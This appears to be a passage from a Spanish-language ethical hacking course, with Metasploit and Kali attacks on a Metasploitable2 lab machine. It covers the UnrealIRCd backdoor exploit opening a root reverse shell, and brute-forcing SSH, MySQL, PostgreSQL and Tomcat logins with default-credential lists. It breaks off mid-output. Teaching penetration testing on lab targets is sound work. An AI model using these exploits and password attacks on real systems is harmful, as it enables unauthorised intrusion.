


Imagen 8-6. Conexión mediante VNC a Metasploitable2, utilizando una contraseña débil

```
$ vncviewer 192.168.0.58
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Vulnerabilidad Puerto TCP 6667



UnrealIRCd 3.2.8.1 Backdoor Command Execution

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2075>
https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor/

Análisis

UnrealIRCd 3.2.8.1, tal como fue distribuido sobre ciertos sitios espejo desde Noviembre del año 2009 hasta Junio del año 2010, contiene una modificación introducida externamente (Caballo de Troya), en la macro DEBUG3_DLOG_SYSTEM, la cual permite a los atacantes remotos ejecutar comandos arbitrarios.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
=====
#  Name
Check Description          Disclosure Date  Rank
----- -----
-   ----
----- -----
  0  payload/cmd/unix/bind_perl          normal  No
Unix Command Shell, Bind TCP (via Perl)
  1  payload/cmd/unix/bind_perl_ipv6      normal  No
Unix Command Shell, Bind TCP (via perl) IPv6
  2  payload/cmd/unix/bind_ruby         normal  No
Unix Command Shell, Bind TCP (via Ruby)
  3  payload/cmd/unix/bind_ruby_ipv6      normal  No
Unix Command Shell, Bind TCP (via Ruby) IPv6
  4  payload/cmd/unix/generic        normal  No
Unix Command, Generic Command Execution
  5  payload/cmd/unix/reverse       normal  No
Unix Command Shell, Double Reverse TCP (telnet)
  6  payload/cmd/unix/reverse_bash_telnet_ssl    normal  No
Unix Command Shell, Reverse TCP SSL (telnet)
  7  payload/cmd/unix/reverse_perl      normal  No
Unix Command Shell, Reverse TCP (via Perl)
  8  payload/cmd/unix/reverse_perl_ssl    normal  No
Unix Command Shell, Reverse TCP SSL (via perl)
  9  payload/cmd/unix/reverse_ruby      normal  No
Unix Command Shell, Reverse TCP (via Ruby)
```



```

10 payload/cmd/unix/reverse_ruby_ssl                               normal  No
Unix Command Shell, Reverse TCP SSL (via Ruby)
11 payload/cmd/unix/reverse_ssl_double_telnet                   normal  No
Unix Command Shell, Double Reverse TCP SSL (telnet)

```

```

msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set PAYLOAD
payload/cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) >
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > show options

```

Module options (exploit/unix/irc/unreal ircd_3281_backdoor):

Name	Current Setting	Required	Description
RHOSTS	192.168.0.58	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	6667	yes	The target port (TCP)

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Automatic Target

```

msf6 exploit(unix/irc/unreal ircd_3281_backdoor) >
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set LHOST 192.168.0.98
LHOST => 192.168.0.98
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.98:4444
[*] 192.168.0.58:6667 - Connected to 192.168.0.58:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
using your IP address instead
[*] 192.168.0.58:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo PsQ9oOiliGUeWyc4;

```



```
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "PsQ9o0iliGUeWyc4\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.98:4444 -> 192.168.0.58:49600)
at 2021-07-13 16:23:20 -0500

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux

id
uid=0(root) gid=0(root)
```



Video del Webinar Gratuito: “Explotación con Kali Linux”
https://www.reydes.com/d/?q=videos_2018#wgeckl




Video del Webinar Gratuito: “Crear un Medio Infectado con Metasploit Framework”
https://www.reydes.com/d/?q=videos_2020#wgcumicmf

4f3fe553ed52b5e6cf53959f310ac74d1bb42a54a36f2cdb9b38a983957d0fb



9. Atacar Contraseñas

El Curso Virtual de Wireshark está disponible en video:
https://www.reydes.com/d/?q=Curso_Wireshark





Cualquier servicio de red el cual solicite un usuario y contraseña es vulnerable a intentos para tratar de adivinar credenciales válidas. Entre los servicios más comunes se enumeran; ftp, ssh, telnet, vnc, rdp, entre otros. Un ataque de contraseñas en línea implica automatizar el proceso de adivinar las credenciales para acelerar el ataque y mejorar las probabilidades de adivinar alguna de ellas.



Este y otros temas se incluyen en los siguientes cursos:

Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

THC Hydra

<https://github.com/vanhauser-thc/thc-hydra>

THC-Hydra es una herramienta de código prueba de concepto, el cual proporciona a los investigadores y consultores en seguridad, la posibilidad de mostrar cuan fácil podría ser ganar acceso no autorizado hacia un sistema.

Existen diversas herramientas disponibles para atacar logins disponibles, sin embargo ninguna soporta más de un protocolo a atacar o conexiones en paralelo.

Actualmente la herramienta soporta los siguientes protocolos; Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC y XMPP.

```
kali@kali:~$ hydra -h  
kali@kali:~$ hydra -l root -P /opt/SecLists/Passwords/Common-Credentials/500-worst-passwords.txt -e nsr 192.168.0.58 ssh
```

La opción “-l” define el nombre para el LOGIN.

La opción “-P” define un archivo contenido las contraseñas a intentar.

La opción “-e nsr” intentará una contraseña nula “n”, el mismo login como contraseña “s”, y el login



invertido como contraseña “r”.

“ssh” define el servicio a evaluar.

```
kali@kali:~$ hydra -l root -P /opt/SecLists/Passwords/Common-Credentials/500-worst-passwords.txt -e nsr 192.168.0.58 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-13 20:04:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 502 login tries (l:1/p:502), ~32 tries per task
[DATA] attacking ssh://192.168.0.58:22/
[22][ssh] host: 192.168.0.58 login: root password: 12345678
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 9 final worker threads did not complete until end.
[ERROR] 9 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-13 20:04:15
kali@kali:~$
```

Imagen 9-1. Finaliza la ejecución de THC-Hydra

9.1 Adivinar Contraseñas de MySQL

<https://www.mysql.com/>

MySQL es un software el cual entrega un servidor para bases de datos SQL (Structured QueryLanguafg), rápido, multi-tarea, multi-usuario, y robusto. El servidor MySQL está diseñado para sistemas de producción de misión crítica y de carga crítica, como también para la integración en software desplegado en masa.

Para los siguientes ejemplos se utilizará el módulo auxiliar de nombre “MySQL Login Utility” en Metasploit Framework, el cual permite realizar consultas sencillas hacia la instancia MySQL por usuarios y contraseñas específicos (Por defecto es el usuario root con la contraseña en blanco).

Se define un archivo de nombre “/opt/SecLists/Passwords/Default-Credentials/mysql-



betterdefaultpasslist.txt", para del proyecto SecLists. Este archivo debe ser editado para eliminar los dos puntos y reemplazarlo con un espacio.

```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) >
msf6 auxiliary(scanner/mysql/mysql_login) > show options
```

Module options (auxiliary/scanner/mysql/mysql_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
msf6 auxiliary(scanner/mysql/mysql_login) > set USERPASS_FILE
/opt/SecLists/Passwords/Default-Credentials/mysql-betterdefaultpasslist.txt
USERPASS_FILE => /tmp/mysql-betterdefaultpasslist.txt
```



```
msf6 auxiliary(scanner/mysql/mysql_login) >
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.0.58:3306      - 192.168.0.58:3306 - Found remote MySQL version
5.0.51a
[+] 192.168.0.58:3306      - 192.168.0.58:3306 - Success: 'root:'
[-] 192.168.0.58:3306      - 192.168.0.58:3306 - LOGIN FAILED: admin:admin
(Incorrect: Access denied for user 'admin'@'192.168.0.98' (using password:
YES))
[-] 192.168.0.58:3306      - 192.168.0.58:3306 - LOGIN FAILED:
cloudera:cloudera (Incorrect: Access denied for user 'cloudera'@'192.168.0.98'
(using password: YES))
[-] 192.168.0.58:3306      - 192.168.0.58:3306 - LOGIN FAILED: moves:moves
(Incorrect: Access denied for user 'moves'@'192.168.0.98' (using password:
YES))
[-] 192.168.0.58:3306      - 192.168.0.58:3306 - LOGIN FAILED:
mcUser:medocheck123 (Incorrect: Access denied for user 'mcUser'@'192.168.0.98'
(using password: YES))
[-] 192.168.0.58:3306      - 192.168.0.58:3306 - LOGIN FAILED: dbuser:123
(Incorrect: Access denied for user 'dbuser'@'192.168.0.98' (using password:
YES))
[-] 192.168.0.58:3306      - 192.168.0.58:3306 - LOGIN FAILED:
asteriskuser:amp109 (Incorrect: Access denied for user
'asteriskuser'@'192.168.0.98' (using password: YES))
[-] 192.168.0.58:3306      - 192.168.0.58:3306 - LOGIN FAILED:
asteriskuser:eLaStIx.asteriskuser.2007 (Incorrect: Access denied for user
'asteriskuser'@'192.168.0.98' (using password: YES))
[*] 192.168.0.58:3306      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

d698bb4600c9dee4da5cc08ac08449067f08b7c0f70a9e81082e75dd0a048c4a



```

kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~

File Actions Edit View Help
THREADS      1      yes      The number of concurrent threads (max one per host)
USERNAME     root    no       A specific username to authenticate as
USERPASS_FILE no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS  false   no       Try the username as the password for all users
USER_FILE    no       File containing usernames, one per line
VERBOSE      true    yes      Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) > set USERPASS_FILE /tmp/mysql-betterdefaultpasslist.txt
USERPASS_FILE => /tmp/mysql-betterdefaultpasslist.txt
msf6 auxiliary(scanner/mysql/mysql_login) >
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(scanner/mysql/mysql_login) > run

[*] 192.168.0.58:3306 - 192.168.0.58:3306 - Found remote MySQL version 5.0.51a
[+] 192.168.0.58:3306 - 192.168.0.58:3306 - Success: 'root'
[-] 192.168.0.58:3306 - 192.168.0.58:3306 - LOGIN FAILED: admin:admin (Incorrect: Access denied for user 'admin'@'192.168.0.98' (using password: YES))
[-] 192.168.0.58:3306 - 192.168.0.58:3306 - LOGIN FAILED: cloudera:cloudera (Incorrect: Access denied for user 'cloudera'@'192.168.0.98' (using password: YES))
[-] 192.168.0.58:3306 - 192.168.0.58:3306 - LOGIN FAILED: moves:moves (Incorrect: Access denied for user 'moves'@'192.168.0.98' (using password: YES))
[-] 192.168.0.58:3306 - 192.168.0.58:3306 - LOGIN FAILED: mcUser:medocheck123 (Incorrect: Access denied for user 'mcUser'@'192.168.0.98' (using password: YES))
[-] 192.168.0.58:3306 - 192.168.0.58:3306 - LOGIN FAILED: dbuser:123 (Incorrect: Access denied for user 'dbuser'@'192.168.0.98' (using password: YES))
[-] 192.168.0.58:3306 - 192.168.0.58:3306 - LOGIN FAILED: asteriskuser:amp109 (Incorrect: Access denied for user 'asteriskuser'@'192.168.0.98' (using password: YES))
[-] 192.168.0.58:3306 - 192.168.0.58:3306 - LOGIN FAILED: asteriskuser:eLaStIx.asteriskuser.2007 (Incorrect: Access denied for user 'asteriskuser'@'192.168.0.98' (using password: YES))
[*] 192.168.0.58:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >

```

Imagen 9-2. Ejecución del módulo auxiliar mysql_login.

9.2 Adivinar Contraseñas de PostgreSQL

<https://www.postgresql.org/>

PostgreSQL es un poderoso sistema para bases de datos objeto-relacional de fuente abierta, con más de 30 años de desarrollo activo, lo cual le ha valido una reputación de fiabilidad y características de robustez y desempeño.

Para el siguiente ejemplo se utilizará el módulo auxiliar de nombre “PostgreSQL Login Utility” en Metasploit Framework, el cual intentará autenticarse contra una instancia PostgreSQL utilizando combinaciones de usuarios y contraseñas indicados por las opciones USER_FILE, PASS_FILE y USERPASS_FILE.

```

msf6 > use auxiliary/scanner/postgres/postgres_login
msf6 auxiliary(scanner/postgres/postgres_login) >
msf6 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

```



Name	Current Setting	Required	
Description	-----	-----	-----
BLANK_PASSWORDS	false	no	Try blank
passwords for all users			
BRUTEFORCE_SPEED	5	yes	How fast
to bruteforce, from 0 to 5			
DATABASE	template1	yes	The
database to authenticate against			
DB_ALL_CREDS	false	no	Try each
user/password couple stored in the current database			
DB_ALL_PASS	false	no	Add all
passwords in the current database to the list			
DB_ALL_USERS	false	no	Add all
users in the current database to the list			
PASSWORD		no	A
specific password to authenticate with			
PASS_FILE	/usr/share/metasploit-framework/data	no	File
containing passwords, one per line			
	/wordlists/postgres_default_pass.txt		
Proxies		no	A proxy
chain of format type:host:port[,type:host:port][...]			
RETURN_ROWSET	true	no	Set to
true to see query result sets			
RHOSTS		yes	The
target host(s), range CIDR identifier, or hosts file with sy			ntax
'file:<path>'			
RPORT	5432	yes	The
target port			
STOP_ON_SUCCESS	false	yes	Stop
guessing when a credential works for a host			
THREADS	1	yes	The
number of concurrent threads (max one per host)			
USERNAME		no	A
specific username to authenticate as			
USERPASS_FILE	/usr/share/metasploit-framework/data	no	File
containing (space-separated) users and passwords, one pair			
	/wordlists/postgres_default_userpass		per line
	.txt		
USER_AS_PASS	false	no	Try the
username as the password for all users			
USER_FILE	/usr/share/metasploit-framework/data	no	File
containing users, one per line			
	/wordlists/postgres_default_user.txt		
VERBOSE	true	yes	Whether
to print output for all attempts			



```
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(scanner/postgres/postgres_login) > run

[-] 192.168.0.58:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >
```



```

kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(scanner/postgres/postgres_login) > run
[-] 192.168.0.58:5432 - LOGIN FAILED: :atemplate1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >

```

Imagen 9-3. Ejecución del módulo auxiliar postgres_login

9.3 Adivinar Contraseñas de Tomcat

<https://tomcat.apache.org/>

Apache Tomcat es una implementación open source de Java Servlet, páginas JavaServer, Lenguaje de Expresión Java y tecnologías WebSocket. El software Apache Tomcat potencia numerosas aplicaciones web de misión crítica de gran escala, en una amplia diversidad de industrias y organizaciones.

```

msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

```

Name	Current Setting	Required
Description	-----	-----
BLANK_PASSWORDS	false	no Try blank



```

passwords for all users
  BRUTEFORCE_SPEED  5                                     yes   How fast
to bruteforce, from 0 to 5
  DB_ALL_CREDS    false                                  no    Try each
user/password couple stored in the current database
  DB_ALL_PASS     false                                  no    Add all
passwords in the current database to the list
  DB_ALL_USERS    false                                  no    Add all
users in the current database to the list
  PASSWORD        ""                                     no    The HTTP
password to specify for authentication
  PASS_FILE       /usr/share/metasploit-framework/data  no    File
containing passwords, one per line
                                /wordlists/tomcat_mgr_default_pass.txt
Proxies
chain of format type:host:port[,type:host:port][...]
  RHOSTS          ""                                     yes   The
target host(s), range CIDR identifier, or hosts file with sy
                                ntax
'file:<path>'
  RPORT           8080                                  yes   The
target port (TCP)
  SSL             false                                 no    Negotiate
SSL/TLS for outgoing connections
  STOP_ON_SUCCESS false                               yes   Stop
guessing when a credential works for a host
  TARGETURI       /manager/html                      yes   URI for
Manager login. Default is /manager/html
  THREADS         1                                    yes   The
number of concurrent threads (max one per host)
  USERNAME        ""                                     no    The HTTP
username to specify for authentication
  USERPASS_FILE   /usr/share/metasploit-framework/data  no    File
containing users and passwords separated by space, one pair
                                /wordlists/tomcat_mgr_default_userpa
                                ss.txt
  USER_AS_PASS    false                                 no    Try the
username as the password for all users
  USER_FILE       /usr/share/metasploit-framework/data  no    File
containing users, one per line
                                /wordlists/tomcat_mgr_default_users.
                                txt
  VERBOSE         true                                 yes   Whether
to print output for all attempts
  VHOST           ""                                     no    HTTP
server virtual host

msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58

```



```
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[-] 192.168.0.58:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:manager (Incorrect)
